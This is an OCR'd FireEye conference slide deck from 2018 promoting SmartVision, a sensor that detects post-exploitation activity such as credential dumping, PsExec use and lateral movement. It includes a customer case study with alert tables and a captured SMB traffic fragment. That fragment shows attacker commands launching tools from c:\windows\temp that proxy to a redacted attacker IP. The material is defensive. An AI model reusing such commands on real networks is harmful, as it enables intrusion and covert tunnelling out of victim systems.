FireEye

CYBER DEFENSE LIVE

Hong Kong 2018

Innovation Born On The Front Lines – SmartVision

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The FireEye INNOVATION CYCLE

This innovation cycle cannot exist without our experts embracing the technology we build as their own, and our product teams embracing the world-class expertise provided by our frontline teams.

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
The Problem : Post Exploitation

As Seen On The Front Lines of Business Impacting Breaches

Attack Lifecycle



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
FireEye Network Security : SmartVision


Addressing Post Exploitation

FireEye Network Security and MVX

FireEye Network Security:
Focused on Initial Compromise



FireEye Network Security and MVX and SmartVision



FireEye Network Security

SmartVision : Detecting Post-Exploitation Attacker Activity

Types of Post-Exploitation Attacks Detected

SmartVision Placed in LAN in front of Server Segment

1) Rule Based Detection
   - Internal Reconnaissance
   - Privilege Escalation
   - Credentials Dumping
   - Remote Task Execution
   - Lateral Movement of Attacker

2) Virtual Detonation of East-West Traffic (SMB/SMBv2) in MVX
   - Lateral Movement of Malware


SmartVision Placed at egress / network perimeter

1) Machine Learning Based Detection
   - Data Exfiltration Detection


SMARTVISION – RECOMMENDED DEPLOYMENT

OUT OF BAND DEPLOYMENT USING A NPB/TAP

A Network Packet Broker solution or TAP device provides real-time duplicate copies of network traffic, with transmit and receive signals delivered on separate ports. FireEye recommends that you deploy SmartVision sensors out-of-band using an NPB/TAP device.



ALERT CONTEXT




```
Selected Event 192.168.99.77 ▸ 192.168.99.101
{
    "timestamp": "2017-10-10T11:08:42.622401+0000",
    "flow_id": 1068524770599695,
    "src_ip": "192.168.99.77",
    "event_type": "fileinfo",
    "src_port": 445,
    "fileinfo": {
        "tx_id": 10,
        "size": 162464,
        "filename": "PSEXESVC.exe",
        "file_id": 20822917,
        "md5": "ae5bb9f3fff1aeaaad619bab105b2391",
        "state": "CLOSED",
        "stored": true
    },
    "dest_ip": "192.168.99.101",
    "proto": "TCP",
    "dest_port": 49691,
    "app_proto": "smb2"
}
```


Metadata and Context

All SmartVision alerts provide 10 minutes of L4 & L7 context

Quickly investigate attacker activity

Visualize metadata to quickly triage events

Ability to download raw metadata for further analysis

Creates metadata for the following protocols:

FTP, HTTP, IMAC, IRC, POP3, RDP, RTSP, SIP, SMB, SMB 2, SMTP, SSH, TLS

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SmartVision in Action

A 2018-Q1 Case Study


FireEye Network & Endpoint Security in the field

- Customer was evaluating FireEye in a POC:
  - **FireEye Network Security** (NX) with SmartVision
  - **FireEye Endpoint Security** (HX) in a POC
- Time Frame : December 2017 – March 2018
- **FireEye Network Security** was monitoring both
  - North/South Traffic : Internet traffic
  - East/West Traffic : Server <-> Workstation
- **FireEye Endpoint Security** was installed on workstations

FireEye Network Security

FireEye Endpoint Security

SmartVision: Credential Harvesting




Attack Lifecycle

Lateral Movement

Maintain Presence

SmartVision: Remote Code Execution

>	606	DNS Zone Transfer Attempt	DNS Zone Transfer	01/15/18 08:34:34	6	668.204
>	282	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:21:43	6	664.198
>	281	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:19:09	6	664.198
>	247	Sysinternals PsExec Activity Over SMBv2 TCP Port 445	PsExec Activity	12/19/17 13:37:45	6	664.124
>	209	DLL Upload To ADMIN$ Over SMBv2 Port 445	Remote DLL Copy	12/18/17 20:53:21	6	663.318



Same Internal compromised telepresence server

Another Domain Controller

FireEye Network Security

SmartVision Success

- Initial intrusion happened before the start of the **FireEye Network Security** & **FireEye Endpoint Security** evaluation (POC)
- SmartVision detected **Post Exploitation** stages of the attacker lifecycle
- SmartVision recorded additional metadata

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```
PIPE\??\\AD-SERVER-IP-REDACTEDDD cmd /c "start c:\windows\temp\sk.exe -proxy
ATACKER-IP-REDACTED 443 8099")?SMB? ??0?,?????#?SMBq? ??0?,Z?SMBu???0-?/\\ AD-
SERVER-IP -REDACTED\IPC$?????b?SMB?? \0@-????0mt???,?l?@E;?SMB.? ??0?-
????????>?SMB%? \0.?T?T&??\PIPE\??\\ AD-SERVER-IP-REDACTED??CCcmd /c "start
c:\windows\temp\p.exe -s 8087 -dir c:\win
```


SmartVision Success

- Upon discovering **FireEye Network Security** alerts, customer engaged **Mandiant for Incident Response**
- Mandiant reviewed **FireEye Endpoint Security** alerts and triage packages
- **FireEye Endpoint Security** - Enterprise Search functionality was leveraged to expand investigation

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
FireEye Endpoint Security : EDR


Investigation

Methodology Alert (Mimikatz Credential Dumping)

